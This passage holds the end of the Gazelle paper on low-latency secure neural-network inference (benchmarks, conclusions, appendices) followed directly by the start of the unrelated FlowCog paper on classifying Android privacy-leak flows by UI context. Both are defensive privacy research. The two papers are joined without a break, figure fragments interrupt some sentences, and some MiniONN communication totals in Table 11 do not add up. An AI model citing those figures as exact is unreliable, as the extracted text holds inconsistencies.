Runtime and the communication required for classifying a single image for these four networks are presented in table 11.

For all four networks we use a 10bit $w_{pt}$ and a 9bit $w_{relin}$.

Table 11: MNIST Benchmark

| | Framework | Runtime (s) | | | Communication (MB) | | |
|---|---|---|---|---|---|---|---|
| | | Offline | Online | Total | Offline | Online | Total |
| A | SecureML | 4.7 | 0.18 | 4.88 | - | - | - |
| | MiniONN | 0.9 | 0.14 | 1.04 | 3.8 | 12 | 47.6 |
| | Gazelle | 0 | 0.03 | 0.03 | 0 | 0.5 | 0.5 |
| B | CryptoNets | - | - | 297.5 | - | - | 372.2 |
| | MiniONN | 0.88 | 0.4 | 1.28 | 3.6 | 44 | 15.8 |
| | Gazelle | 0 | 0.03 | 0.03 | 0 | 0.5 | 0.5 |
| C | DeepSecure | - | - | 9.67 | - | - | 791 |
| | Chameleon | 1.34 | 1.36 | 2.7 | 7.8 | 5.1 | 12.9 |
| | Gazelle | 0.15 | 0.05 | 0.20 | 5.9 | 2.1 | 8.0 |
| D | MiniONN | 3.58 | 5.74 | 9.32 | 20.9 | 636.6 | 657.5 |
| | ExPC | - | - | 5.1 | - | - | 501 |
| | Gazelle | 0.481 | 0.33 | 0.81 | 47.5 | 22.5 | 70.0 |

Table 12: CIFAR-10 Benchmark

| | Framework | Runtime (s) | | | Communication (MB) | | |
|---|---|---|---|---|---|---|---|
| | | Offline | Online | Total | Offline | Online | Total |
| A | MiniONN | 472 | 72 | 544 | 3046 | 6226 | 9272 |
| | Gazelle | 9.34 | 3.56 | 12.9 | 940 | 296 | 1236 |

Networks A and B use only the square activation function allowing us to use a much simpler AHE base interactive protocol, thus avoiding any use of GC's. As such we only need to transmit short ciphertexts in the online phase. Similarly our use of the AHE based FC and Conv layers as opposed to multiplications triples results in 5-6× lower latency compared to [29] and [30] for network A. The comparison with [18] is even more the stark. The use of AHE with interaction acting as an implicit bootstraping stage allows for aggressive parameter selection for the lattice based scheme. This results in over 3 orders of magnitude savings in both the latency and the network bandwidth.

Networks C and D use ReLU and MaxPool functions which we implement using GC. However even for these the network our efficient FC and Conv implementation allows us roughly 30× and 17× lower runtime when compared with [32] and [29] respectively. Furthermore we note that unlike [32] our solution does not rely on a trusted third party.

**The CIFAR-10 Dataset.** The CIFAR-10 task is a second commonly used image classification benchmark that is substantially more complicated than the MNIST classification task. The task consists of classifying $32 \times 32$ color with 3 color channels into 10 classes such as automobiles, birds, cats, etc. For this task we replicate the network topology from [29] to offer a fair comparison. We use a 10bit $w_{pt}$ and a 8bit $w_{relin}$.

We note that the complexity of this network when measured by the number of multiplications is 500× that used in the MNIST network from [36], [32]. By avoiding the need for multiplication triples Gazelle offers a 50× faster offline phase and a 20× lower latency per inference showing that our results from the smaller MNIST networks scale to larger networks.

## 9 Conclusions and Future Work

In conclusion, this work presents Gazelle, a low-latency framework for secure neural network inference. Gazelle uses a judicious combination of packed additively homomorphic encryption (PAHE) and garbled circuit based two-party computation (2PC) to obtain $20-30\times$ lower latency and $2.5-88\times$ lower online bandwidth when compared with multiple recent 2PC-based state-of-art secure network inference solutions [29, 30, 32, 36], and more than 3 orders of magnitude lower latency and 2 orders of magnitude lower bandwidth than purely homomorphic approaches [18]. We briefly recap the key contributions of our work that enable this improved performance:

1. Selection of prime moduli that simultaneously allow SIMD operations, low noise growth and division-free and lazy modular reduction.
2. Avoidance of ciphertext-ciphertext multiplications to reduce noise growth.
3. Use of secret-sharing and interaction to emulate a lightweight bootstrapping procedure allowing us to evaluate deep networks composed of many layers.
4. Homomorphic linear algebra kernels that make efficient use of the automorphism structure enabled by a power-of-two slot-size.
5. Sparing use of garbled circuits limited to ReLU and MaxPool functions with linear-size Boolean circuits.
6. A compact garbled circuit-based transformation gadget that allows us to securely compose the PAHE-based and garbled circuit based layers.

There are a large number of natural avenues to build on our work including handling neural networks with larger input sizes and building a framework to automatically compile neural networks into secure inference protocols.

### Acknowledgments

We thank Kurt Rohloff, Yuriy Polyakov and the PALISADE team for providing us with access to the PALISADE library. We thank Shafi Goldwasser, Rina Shainski and Alon Kaufman for delightful discussions. We thank our sponsors, the Qualcomm Innovation Fellowship and Delta Electronics for supporting this work.

## A The Halevi-Shoup Hoisting Optimization

The hoisting optimization reduces the cost of the ciphertext rotation when the *same* ciphertext must be rotated by multiple shift amounts. The idea, roughly speaking, is to "look inside" the ciphertext rotation operation, and hoist out the part of the computation that would be common to these rotations and then compute it only once thus amortizing it over many rotations. It turns out that this common computation involves computing the $\mathsf{NTT}^{-1}$ (taking the ciphertext to the coefficient domain), followed by a $\mathsf{w}_{\mathsf{relin}}$-bit decomposition that splits the ciphertext $\lceil(\log_2 q)/\mathsf{w}_{\mathsf{relin}}\rceil$ ciphertexts and finally takes these ciphertexts back to the evaluation domain using separate applications of $\mathsf{NTT}$. The parameter $\mathsf{w}_{\mathsf{relin}}$ is called the relinearization window and represents a tradeoff between the speed and noise growth of the $\mathsf{Perm}$ operation. This computation, which we denote as $\mathsf{PermDecomp}$, has $\Theta(n\log n)$ complexity because of the number theoretic transforms. In contrast, the independent computation in each rotation, denoted by $\mathsf{PermAuto}$, is a simple $\Theta(n)$ multiply and accumulate operation. As such, hoisting can provide substantial savings in contrast with direct applications of the $\mathsf{Perm}$ operation and this is also borne out by the benchmarks in Table 7.

## B Circuit Privacy

We next provide some details on our light-weight circuit privacy solution. At a high level BFV ciphertexts look like a tuple of ring elements $(a,b)$ where $a$ is chosen uniformly at random and $b$ encapsulates the plaintext and the ciphertext noise. Both $a$ and the ciphertext noise are modified in a circuit dependent fashion during the process of homomorphic computation and thus may violate circuit privacy. We address the former by simply adding a fresh public-key encryption of zero to the ciphertext to re-randomize $a$. Information leakage through the noise is handled through interactive decryption. The BFV decryption circuit is given by $\lceil(a\cdot s+b)/\Delta\rfloor$ where $s$ is the secret key and $\Delta=\lfloor(p/q)\rfloor$. Our approach splits the interactive computation of this circuit into 2 phases. First we send the re-randomized $a$ back to the client who multiplies it with $s$ to $a\cdot s$. We then use a garbled circuit to add this to $b$. We leverage the fact that $\Delta$ is public to avoid an expensive division inside the garbled circuit. In particular both parties can compute the quotients and remainders modulo $\Delta$ of their respective inputs and then interactively evaluate a garbled circuit whose size is $\Omega(n\cdot q)$. Note that in contrast the naive decryption circuit is $\Omega(n^2\cdot q)$ sized even without accounting for the division by $\Delta$.

# FlowCog: Context-aware Semantics Extraction and Analysis of Information Flow Leaks in Android Apps

## Abstract

Android apps having access to private information may be legitimate, depending on whether the app provides users enough semantics to justify the access. Existing works analyzing app semantics are coarse-grained, staying on the app-level. That is, they can only identify whether an app, as a whole, should request a certain permission, but cannot answer whether a specific app behavior under certain runtime context, such as an information flow, is correctly justified.

To address this issue, we propose *FlowCog*, an automated, flow-level system to extract flow-specific semantics and correlate such semantics with given information flows. Particularly, *FlowCog* statically finds all the Android views that are related to the given flow via control or data dependencies, and then extracts semantics, such as texts and images, from these views and associated layouts. Next, *FlowCog* adopts a natural language processing (NLP) approach to infer whether the extracted semantics are correlated with the given flow.

*FlowCog* is open-source and available at `https://github.com/SocietyMaster/FlowCog`. Our evaluation shows that *FlowCog* can achieve a precision of 90.1% and a recall of 93.1%.

## 1 Introduction

Android apps, due to the nature of their functionalities, often have access to users' private information. For example, a weather app may request a user's location to provide customized weather services; a call app may obtain or import a user's phone book to ease the dialing. While these examples provide legitimate usages of private information, some apps may also misuse such information, such as stealing users' call history without their knowledge.

That said, an app needs to justify an access to users' private information with sufficient semantics available to users. For example, a weather app will clearly state that it provides local weather condition so that a user will understand its access to location information. In fact, existing researches have already started to study the semantics of an app's behaviors. For example, many past researches, such as CHABADA [19], Whyper [27] and AutoCog [28], tried to correlate an app's description, such as these in Google Play, with the permissions that the app asks for.

However, existing approaches [19, 27, 28, 37] are coarse-grained, staying on the app level. They can identify whether an app should have access to a certain piece of private information, but cannot justify whether the access should happen under certain context. For example, an app may have two data flows[1] [12,15,18,22,24,33] accessing private information, one providing a customized service with user's knowledge, e.g., a pop-up window, but the other hiding secretly in background and sending information to the Internet without user's knowledge. Apparently, the former is legitimate with sufficient semantics, which we call *positive* in the paper, but the later is not, hence defined as *negative*.

In this paper, we propose an automated, flow-level system, called *FlowCog*, to extract and analyze semantics for each information flow of an Android app. *FlowCog* is fine-grained, because it extracts flow-specific semantics called *context*, e.g., information in a registration interface and a pop-up window, and correlates the context with the information flow. While intuitively simple, the challenge of *FlowCog* lies in how to extract such context, i.e., *FlowCog* needs to establish a relationship between semantics embedded deeply in an app with each information flow.

The key insight of *FlowCog* is that flow contexts are embedded in these Android GUIs, such as views, which have direct control over the flow. For example, if the information flow is that an Android app sends a phone number to the Internet after the user clicks a submit button, such as the running example shown in Section 2, the

[1] We use the following two terminologies, "information flow" and "data flow", interchangeably in this paper.



Figure 1: Registration Interface of S3 World Phone App

flow context will be in the view that has the submit button. Particularly, *FlowCog* performs static analysis that connects UI views, such as button and checkbox, of Android apps with given information flows via control and data dependencies. Then, *FlowCog* extracts flow contexts, e.g., texts and images, embedded in UI views via a mostly static approach with an optional dynamic component.

Once flow contexts are extracted, *FlowCog* distills texts from images via image recognition, and then analyzes texts including these extracted from images using an NLP module. Lastly, *FlowCog* adopts two classifiers to determine the correlation between flow contexts and the flow. A high correlation indicates that the flow is positive, i.e., the Android app provides sufficient semantics for the flow, and a low correlation means not.

We have implemented a prototype of *FlowCog*. Our evaluation on the prototype against 2,342 flows extracted by FlowDroid [12] shows that *FlowCog* has an overall precision of 90.1% and a recall of 93.1%. We also show that flow contexts can provide more justifications, i.e., 10% more in terms of accuracy, than app-level semantics alone. *FlowCog* is open source and available at the following repository: `https://github.com/SocietyMaster/FlowCog`.

## 2 Overview

In this section, we give an overview of *FlowCog* via a running example, called S3 World Phone app (called S3 app for short), which allows users to make phone calls world-wide. The S3 app sends a user-provided phone number to its own server after the user sees a registration page shown in Figure 1 and presses the "Submit" button. This flow, from the phone number to the Internet, is positive, because the app provides sufficient semantics, such as keywords "Phone Number" and "mobile number", so that the app user can acknowledge and authorize the flow.

What *FlowCog* does is to extract contexts for each information flow found by existing static or dynamic analysis and classify the flow as either positive or negative based on the extracted contexts. Specifically, such process, shown in Figure 2, can be broken down into four steps: (*i*) finding information flows of an Android App, (*ii*) finding special statements called *activation event* and *guarding condition* via control dependency and associated views (called view dependency) for each information flow, (*iii*) finding and extracting contexts, e.g., texts and images, from the aforementioned two special statements via data dependency, and (*iv*) determining the correlation between the flow and the contexts via Natural Language Processing (NLP) technique. Note that in the third step, *FlowCog* can optionally rely on a dynamic analysis that instruments the target app, performs UI exercise, and outputs key values of certain variables.

Now we use our running example to illustrate how the four-step process works. First, *FlowCog* will rely on existing approaches, such as FlowDroid, to find information flows of the Android app. The phone number leak of the S3 app, shown in Figure 3, starts from $TelephonyManager.getLine1Number()$, i.e., the source, in Block 1, and flows to $HttpClient.execute()$, i.e, the sink, in Block 4. Details are as follows. The phone number is first stored in an *EditText et_regist_phone* (Block 1), read by the *getText* method (Block 2), and then loaded by $S3ServerApi.performRegistration$ as a parameter (Block 3). Then, the $S3ServerApi.postData$ method reads the phone number and sends it to the Internet via $HttpClient.execute$, i.e., the sink (Block 4). All statements are marked in Figure 3 via circled numbers in sequence following the information flow.

Second, *FlowCog* finds two special statements, called *activation event* and *guarding condition*, which are related to the information flow via control and view dependency and can be used to extract flow contexts. The S3 app contains examples of both special statements. Block 5 shows an example of *activation event*, because the $performRegistration$ method in Block 6 is activated by an onClick event. The second statement in Block 2 shows an example of *guarding condition*, because this statement prevents the phone number leak if the condition is unsatisfied. In this example, the statement only allows the phone number leak if the inputted password is strong enough to pass the complexity test.

Particularly, here is how *FlowCog* finds both activation events and guarding conditions for the S3 app. *FlowCog* finds that the $performRegistration$ method in Block 6, an activation event, is connected with Block 2, a block in the target data flow, via control dependency. Then, *FlowCog* finds additional special statement, e.g., another activation event in Block 5, based on corresponding views, e.g., Button *bt_regist_submit*, associated with the found activation event, e.g., $performRegistration$—such process is defined as view dependency in this paper. Following both control and view dependency, *FlowCog*

3 S3ServerApi.performRegistration(...,
      et_regist_phone.getText())
4 S3ServerApi.postData($r3, ...)
```

Figure 4: Call Path for the Data Flow in Figure 3

can also find guarding conditions, such as the *if* statement in Block 2 and Block 7.

Third, *FlowCog* finds and extracts contexts, e.g., texts and images, starting from activation events and guarding conditions via data and view dependency. From Block 5, i.e., the activation event, *FlowCog* directly finds the Submit Button and the surrounding texts, i.e., "Submit", via view dependency. From the second statement in Block 2, *FlowCog* performs a data flow analysis upon $2 and finds *et_passwd*, a text field, the surrounding texts, "Password". From the guarding condition in Block 7, *FlowCog* finds the user name field. In all scenarios, *FlowCog* will find surrounding texts, such as "Tips: Register with mobile number ...".

Lastly, *FlowCog* determines the correlation between the found flow contexts and the target flow. Specifically, *FlowCog* processes the texts, e.g., "Submit" and "Tips: Register with mobile number ...", removes stop words, and converts the words into a vector using an NLP module. At the same time, *FlowCog* processes API documents related to the sink and source, i.e., $TelephonyManager.getLine1Number()$ and $HttpClient.execute$ with the same method into a vector. Then, *FlowCog* feeds both vectors into two types of classifiers, one learning-based and the other learning-free, combines the outputs using linear regression, and calculates an overall score. In this example, the score is high, thus the flow being considered as positive, because "Tips: Register with mobile number ..." is related to the source and "Submit" related to the sink.

# 3 Design

In this section, we present the details of each component of *FlowCog*'s architecture in Figure 2. Information flow analysis, i.e., step $(i)$ in Figure 2, is skipped, because we just use existing ones, such as FlowDroid. We first present the special statement discovery engine in Section 3.1, which finds both activation events and guarding statements, and view dependency explorer in Section 3.2. Then, we show how to extract semantics from views and other places in Section 3.3 and correlate extracted semantics, i.e., flow contexts, with flows in Section 3.4. Lastly, we introduce an optional dynamic analysis component in Section 3.5.

## 3.1 Special Statement Discovery Engine

Special statement discovery engine finds activation events and guarding conditions given a data flow. The reason of finding these two special statements is that they have direct control over the given data flow: Activation events decide whether to trigger the data flow and guarding conditions determines whether the source flows to a sink or other places. That is, semantics associated with these two special statements will influence users' decision and perception on the data flow. For example, the activation event in Block 5 of Figure 3 is a submit button, which directly controls the phone number leak and gives users semantics. Next let us discuss these two special statements separately.

### 3.1.1 Activation Event

Intuitively, an activation event, e.g, the *onCreate* and *performRegistration* methods of the *LoginActivity* class in our running example (Figure 3), is a callback method that initiates a given flow. In other words, the flow happens only after the activation event is invoked. Now, we give a formal definition of an activation event.

**Definition 1. (Activation Event)** *Given a data flow, we define an event callback $p_e$ as an activation event if there exists a path $p_{e\cdots}p_k$ in the call graph of the target app where $p_k$ is a statement in the flow's call path ($p_{src\cdots}p_{k\cdots}p_{sink}$). Note that a call path of a given data flow is defined as all the caller statements, in the calling sequence, of methods containing each statement in the data flow.*

Now let us discuss how *FlowCog* finds all the activation events. First, *FlowCog* extracts all the registered, possible event callback methods and stores them into a list, called *reg_call_lst*. Take UI events for example. *FlowCog* extracts callback methods from both codes and layout files. Specifically, *FlowCog* parses the app's codes to identify all those event listener registration statement (e.g., setOnClickListener(...)) and then gets the callbacks by extracting the name of argument class. Then, *FlowCog* parses the layout files and saves the values of those event attributes (e.g., onClick attribute). Similarly, *FlowCog* finds lifecycle event callbacks by looking at subclasses of corresponding lifecycle related classes, such as *Activity*, and finding overridden lifecycle callbacks, such as *onCreate*.

Then, *FlowCog* generates call paths for a given data flow, e.g., the call path in Figure 4 for the data flow in Figure 3, and performs Algorithm 1 to find its activation events. Particularly, *FlowCog* first reverses the call path for easy processing (Line 3), and then goes through every statement in the call path to see whether it is in the *reg_call_lst* (Line 4–10). If so, *FlowCog* adds the statement in the result set (Line 6); if not and the statement is the first in the method compared with others in the call path, *FlowCog* adds the parent of this statement in a queue for further processing. Note that *FlowCog* only adds the first statement because other statements will share the same parent with the first. Next, *FlowCog* goes through every added statements in the queue (Line 11–21) until the queue is empty. For each statement in the queue, *FlowCog* determines whether it is in the *reg_call_lst* (Line 13–14). If so, *FlowCog* adds the statement in the result set; if not and the statement is unvisited before (Line 15), *FlowCog* goes backward through the call graph and puts its parent in the queue (Line 16–18).

### 3.1.2 Guarding Condition

Intuitively, a guarding condition of a given data flow is a conditional statement, e.g., $if$ statement, which may affect the execution of the data flow. For example, if one branch of an $if$ statement allows the data flow but another terminates the flow, we consider such $if$ statement as guarding condition—both $if$ statements in Blocks 2 and 7 in Figure 3 are such examples. We now formally define guarding condition in Definition 2.

**Algorithm 1** The Algorithm of Finding Flow's Activation Event Statements

```
Input:  Data Flow's Call Path: callPath
        Call Graph: callGraph
Set findActivationEvent(callPath, callGraph):
 1: rs = createNewStmtSet()
 2: queue = createNewStmtQueue()
 3: reverse(callPath)
 4: for stmt in callPath do
 5:     if isInvokeStmt(stmt) and isInReg_Call_List(stmt) then
 6:         rs.add(stmt)
 7:     else if isFirstStmt(stmt) then
 8:         queue.add(parent)
 9:     end if
10: end for
11: while !queue.isEmpty() do
12:     stmt = queue.pull()
13:     if isInvokeStmt(stmt) and isInReg_Call_List(stmt) then
14:         rs.add(stmt)
15:     else if !isVisited(stmt) then
16:         method = getMethodOfStmt(stmt)
17:         for parent in callGraph.getCallerStmtsOf(method) do
18:             queue.add(parent)
19:         end for
20:     end if
21: end while
22: return rs
```

**Definition 2. (Guarding Condition)** *Given a data flow $n_{source\cdots}n_{k\cdots}n_{sink}$, for any $n_k$, we define a conditional statement $c_e$—at least one branch of which does not contain $n_k$—as a guarding condition if either of the following is satisfied:*

*(1) $c_e$ and $n_k$ are in the same basic block, or connected in the interprocedural Control Flow Graph (iCFG);*

*(2) $c_e$ controls the activation events of the data flow via view dependency, i.e., $c_e$ and the activation event are in the same view.*

Based on the definition, there are naturally two phases to find all guarding condition statements. In the first phase, *FlowCog* identifies guarding conditions that are directly connected with the data flow in the iCFG; and then, in the second phase, *FlowCog* identifies guarding conditions that are connected with the data flow's activation events.

Algorithm 2 shows the first phase in which *FlowCog* iterates all the statements in the data flow reversely. During each iteration, *FlowCog* extracts two consecutive statements, *prevStmt* and *curStmt*. If these two statements are in the same method, *FlowCog* searches the guarding condition statements, *stmt*, from those statements, such that there exists a path $P$ = *prevStmt*$_{\cdots}$*stmt*$_{\cdots}$*curStmt* in the method's control flow graph (Line 9–10). If these two statements are from different methods, but *prevStmt* is the caller of *curStmt*'s method, *FlowCog* search the guarding condition statements from those statements in *curStmt*'s method that can reach *stmt* (Line 11–12). If none of the following are satisfied, i.e., the method of *curStmt* is a callback method, *FlowCog* searches the statements that can reach *curStmt* in the program's inter-procedure control flow

**Algorithm 2** The Algorithm of Finding Guarding Condition

```
Input:
    Flow Data Path: path
    Interprocedure Control Flow Graph: iCfg
Set findGuardingCondition(path, graph):
 1: rs = createNewStmtSet()
 2: for (i = path.size() − 1; i >= 0; i–) do
 3:     if i == 0 then
 4:         findGCHelper(path.get(0), null, iCfg, rs)
 5:     else
 6:         prevStmt = path.get(i − 1)
 7:         curStmt = path.get(i)
 8:         method = getMethodOfStmt(curStmt)
 9:         if fromSameMethod(prevStmt, curStmt) then
10:             findGCHelper(curStmt, prevStmt, iCfg, rs)
11:         else if isInvokeStmt(prevStmt) and
              method == getInvokedMethod(prevStmt) then
12:             findGCHelper(curStmt, method.getFirstStmt(), iCfg, rs)
13:         else
14:             findGCHelper(curStmt, null, iCfg, rs)
15:         end if
16:     end if
17: end for
18: return rs
```

**Algorithm 3** The Algorithm of Finding Guarding Condition Helper Method

```
Input:
    Target Statement: target
    End Statement: endStmt
    Interprocedure Control Flow Graph: iCfg
    Guarding Condition Result Set: rs
void findGCHelper(target, endStmt, iCfg, rs):
 1: queue = createNewStmtQueue()
 2: queue.add(target)
 3: while !queue.isEmpty() do
 4:     stmt = queue.poll()
 5:     if stmt == endStmt then
 6:         continue
 7:     else if !isVisited(stmt) then
 8:         if isConditionStmt(stmt) then
 9:             for child in iCfg.getSuccessors(stmt) do
10:                 if !canReachStmt(child, target) then
11:                     rs.add(stmt)
12:                     break
13:                 end if
14:             end for
15:         end if
16:         for parent in iCfg.getPredecessors(stmt) do
17:             queue.add(parent)
18:         end for
19:     end if
20: end while
```

graph (Line 13–14).

We then discuss the search algorithm mentioned in previous paragraph in Algorithm 3. Specifically, the algorithm starts from a *target* node, i.e., the *curStmt* in Algorithm 2, and conducts a reverse breadth-first search (Line 16–18) in the iCFG to find conditional statement. For each found condition statement, the algorithm additionally checks whether this statement has a child node that *cannot* reach the *target* node (Line 9–14). If there exists such child, the conditional statement is a guarding condition.

Next, *FlowCog* finds all the conditional statements that control activation events of the given data flow in the second phase. Specifically, *FlowCog* finds all the view objects that registered the activation events and then searches for the following control statements in the found views: (*i*) *View.setEnabled(boolean)*, (*ii*) *View.setClickable(boolean)*, (*iii*) *View.setVisibility(boolean)*, and (*iv*) *View.setLongClickable(boolean)*. *FlowCog* again performs Algorithm 2 starting from all the found control statements to identify additional guarding conditions. Consider our running example in Figure 3 again. The method *LoginActivity.performRegistration(...)* is an activation event, and *FlowCog* finds corresponding guarding conditions related to the activation event by identifying the view, i.e., Button *bt_login_submit*, and then performs Algorithm 2 upon *setEnabled* in the view's code at Block 7 of Figure 3.

### 3.2 View Dependency Explorer

After *FlowCog* finds two special statements for a given data flow, it finds Android views related to the data flow so as to extract semantics. We call such relationship between views and the data flow as *view dependency*. Specifically, view dependency can be classified into the following three categories.

- Data flow related. A view can be dependent on the given data flow directly. For example, if the source of the data flow is obtained from a view (e.g., EditText), such dependency exists.
- Activation event related. If an activation event of the given data flow belongs to a view, e.g., registered as a event handler, we consider such dependency exists.
- Guarding condition related. If a view's attribute values (e.g., EditText.getText() or CheckBox.isChecked()) could change the conditional result in guarding conditions of the given data flow, we consider such dependency exists.

The view dependency problem can be formalized into another data flow analysis. The sources in this analysis are all the possible views, and the sinks are the aforementioned three scenarios, i.e., the given data flow, its activation events, and its guarding conditions. Now, let us explain in details how *FlowCog* obtains these sources and sinks.

First, *FlowCog* obtains all the sources by going through all the view definitions, either static or dynamic. *FlowCog* parses layout files that statically define views and treats all the *findViewById(...)* and *inflate(...)* invoke statements related to these views as source. In addition, *FlowCog* adopts a manually created list about all possible View classes from the Android documentation and finds all the *new* statements that create an object with these classes—these statements are treated as source as well.

Second, *FlowCog* obtains all the sinks based on the aforementioned dependency categories. Statements in the given data flow and guarding conditions are added directly to the sink list. Then, *FlowCog* searches through the entire program for all activation events' registration statements, e.g., *setOnClickListener* corresponding to *onClick*, and adds these registrations to the sink list. Note that an activation event may be defined in layout files—in such case, the data flow analysis is simplified to a direction association of the activation event and the view defined in the layout file.

### 3.3 Semantics Extraction

The next step of *FlowCog* is to extract semantics, e.g., flow contexts, from views that has a dependency with a given data flow. Besides depended views, we find that semantics could also exist in the app's description on Google Play and other views in the same visible layouts. We now discuss how to extract such semantics.

#### 3.3.1 Semantics Extraction from App Description

An app's description, available in Google Play for crawling, is what a user sees even before using the app—this is also what existing approaches use to extract app semantics [19, 27, 28, 37]. Apart from descriptions in Google Play, if an app is provided without any descriptions, e.g., malicious apps collected by security researchers, *FlowCog* will treat texts from the app's string resource file as a substitute of descriptions.

#### 3.3.2 Flow Context Extraction from Views

There are two types of flow contexts: those from views that have dependencies with a given data flow, and those from other Views in the same Layout of the Depended View. Let us discuss these two separately.

First, semantics exist in views that have dependencies with a given data flow, thus directly affecting the flow's execution. For example, in Figure 3, the Button view will control the program in deciding whether to send out the phone number, and its text, i.e., the "submit" word, is the semantics about sending behavior. For another example, an "alert" Dialog view asking for user's permission for sharing her location decides whether the location is sent to the server, and provides semantics in its text to users.

The semantics extraction for such views has two steps. (i) *FlowCog* resolves the identifiers of such views. Specifically, *FlowCog* resolves the value of *findViewById(...)* and *inflate(...)*'s argument both statically via searching the definition of the parameter backward in the iCFG and dynamically via an optional dynamic analysis in Section 3.5. Note that based on our evaluation, 97.6% of values can be resolved statically. (ii) *FlowCog* extracts semantics related to the views. Specifically, *FlowCog* finds all the invoke statements with their base object as the view, and the invoked method as one of the following *<init>(...)* (the constructor method's name in Jimple), *setTitle(...)* and *setTexts(...)*. Then, *FlowCog* resolves the parameter value of the aforementioned methods following the same way as it does for the view's identifier in previous step. Again, in most cases, i.e., 94%, such values can be resolved statically; otherwise, *FlowCog* relies on the optional dynamic analysis to resolve values.

Second, besides the depended view, semantics from other adjacent views in the same layout may also be flow contexts, because a user-visible screen may contain multiple views from the same layout. "Tip: Register with your mobile number" in Figure 1 is such an example. Such semantics extraction has three steps. (i) *FlowCog* resolves the layout that the depended view locates at. Specifically, *FlowCog* looks at the second parameter of $setContentView()$ method in which the first parameter is the target depended view. (ii) *FlowCog* finds other views inside the same layout by looking at other $findViewById()$ and $inflate()$ calls as well as all *new* statements that create dynamic views. (iii) *FlowCog* extracts semantics from other views just as what it does for the target depended view.

#### 3.3.3 Flow Context from View's Layout

Besides views, the layout file of the view having dependency with the given data flow may also contain other resources, such as texts and images, which could provide semantics. We divide the resource types into four categories: (*i*) texts, (*ii*) text images, (*iii*) images without any texts, e.g., email and phone icons, and (*iv*) non-image fragments, e.g., maps. Now let us discuss how to extract semantics from each category.

First, for text resource, *FlowCog* extracts the values of *android:text* and *android:hint* attributes in the layout file. If the value is not a string but an identifier of other resources (e.g., string/msg), *FlowCog* further analyzes the corresponding resource files to resolve the string value and finds the string value of such identifier.

Second, for image resource, *FlowCog* extracts *android:background* attribute in the layout file. Additionally, *FlowCog* also extracts the *android:src* attribute of all image views, e.g., *ImageButton*. All the images are first fed into Optical Character Recognition (OCR) engine to extract obvious texts.

Third, *FlowCog* also adopts Google Image to analyze the topics of images extracted in previous step. Specifically, *FlowCog* stores each image as a URL, uploads the URL to Google Image's server, and uses a headless browser to obtain a result returned by Google. Note that because Google Image restricts the number of uploaded image from each IP address for a given interval, *FlowCog* only uploads images when the OCR engine cannot extract texts from the image.

Lastly, for non-image fragments, *FlowCog* re-



Figure 5: Flow and Semantics Inference in *FlowCog*

lies on a manual-curated list to extract semantics. Take Google Map for example. We specify two pairs of fragment name and semantics, (e.g., <com.google.android.gms.maps.SupportMapFragment, map>, <com.google.android.maps.MapView, map> ) to represent a map object in the list, so that when *FlowCog* finds this fragment in a layout file or related code, a "map" semantics will be added.

### 3.4 Flow and Semantics Correlation Inference

In this section, we give an overview about how *FlowCog* infers the correlation between a given data flow and the extracted semantics. Because we do not claim any contributions in this component, we leave the detailed design in the Appendix. Figure 5 illustrates an overview of the design of this inference engine, which takes the flow and the text-based semantics as input and outputs whether these two are correlated. Specifically, in this part, *FlowCog* extracts the documents associated with the flow's APIs (e.g., $getLine1Number()$ and $HTTPClient.execute()$), and feeds the documents as well as previously extracted text-based semantics—with translation to English language if necessary—into an NLP module. The NLP module cleans the raw texts by converting them into a list of action-resource pairs (e.g., <"synched", "cloud">) using an NLP parser. After that, resource filter will filter those less-informative pairs generated from API doc and feed all the remaining ones into two classifiers, one learning-based and the other learning-free, and *FlowCog* will calculate a score based on the results from these two classifiers using logistic regression. We now discuss these two classifiers.

On one hand, the learning-based classifier vectorizes action-resource pairs into a numeric feature using bag-of-words [10] and TF-IDF [7]. Each element in the feature vector indicates the importance of a word or action-resource pair in identifying the target data flow. Then, two machine learning (ML) modules, namely gradient boosting and linear SVM, will take the feature vector as input for both training and prediction. Note that we choose these two ML modules because they preform the best among all the classifiers that we evaluated. The prediction results including confidence scores from these two ML modules are combined by another logistic regression module.

On the other hand, the learning-free classifier, i.e., the similarity one, measures the similarity between the action-resource pair lists from the flow's API documents and the extracted text-based semantics. Specifically, *FlowCog* converts both lists into a vector representation of words, called word embedding. (Word embedding can represent words in a continuous vector space, where semantically similar words will be mapped to nearby points.) Then, *FlowCog* transforms each action-resource pair in both lists to a vector through Word2Vec model [26], one of the most popular predictive model for learning word embedding from raw texts. Lastly, *FlowCog* calculates a similarity score between two lists from the flow's API documents and the extracted text-based semantics to represent the correlation between the given data flow and the extracted texts.

### 3.5 Optional Dynamic Analysis

*FlowCog* supports an optional dynamic analysis module to perform a dynamic value analysis and output certain strings and view IDs that cannot be resolved statically. Based on our observation, only 5.3% statements belong to such category. The dynamic analysis works in three steps.

First, the dynamic analysis instruments Android app by identifying all the text-setting statements and printing the values their parameters as well as the target text-setting statement's location immediately before each text-setting statement. The text-setting statements that we currently instrumented are listed as follows: *setTitle(...)*, *setText(...)*, *setMessage(...)*, *setPositiveButton(...)*, *setNegativeButton(...)* and *setButton(...)*.

Second, we adopt a customized version of AppsPlayground [29] to install the app on emulator and automatically explore the app dynamically. In particular, our customized AppsPlayground adopts an image processing approach to identify clickable elements and sends event signals to increase the exploring coverage. Each app is set to be explored for at most 20 mins.

Lastly, during the dynamic app exploration, when any text-setting statement is encountered, its string argument value as well as the statement's location will be printed out. After execution, these logs will be extracted and stored in a NoSql database. The key for each record is the app's name and the statement's location, while the value include the texts associated with the corresponding statements' arguments. During static analysis, if *FlowCog* encounters a string argument whose value cannot be resolved, it will lookup the database built in dynamic analysis.

Table 1: Lines of Code (LoC) of Different Components of *FlowCog*

| Component | Language | LoC |
|---|---|---|
| Flow-related Semantics Extraction | Java | ∼12,000 |
| Classifiers | Python | ∼3,000 |
| Dynamic Analysis | Python, Java | ∼1,000 |
| Misc | Python | ∼500 |
| Total | Java, Python | ∼16,500 |

# 4 Implementation

Now we discuss the implementation of *FlowCog* in this section. *FlowCog* involves ∼16,500 Lines of Code (LoC) in total, excluding any third-party libraries, such as FlowDroid, Soot, and Stanford parser. A detailed breakdown of each component can be found in Table 1. The semantics extraction part, such as finding views, activation events and guarding conditions, contains ∼12,000 LoC, the part about correlating semantics and flows, i.e., multiple classifiers, contains ∼3,000 LoC, our dynamic analysis ∼1,000 and others ∼500. We then discuss details of each component.

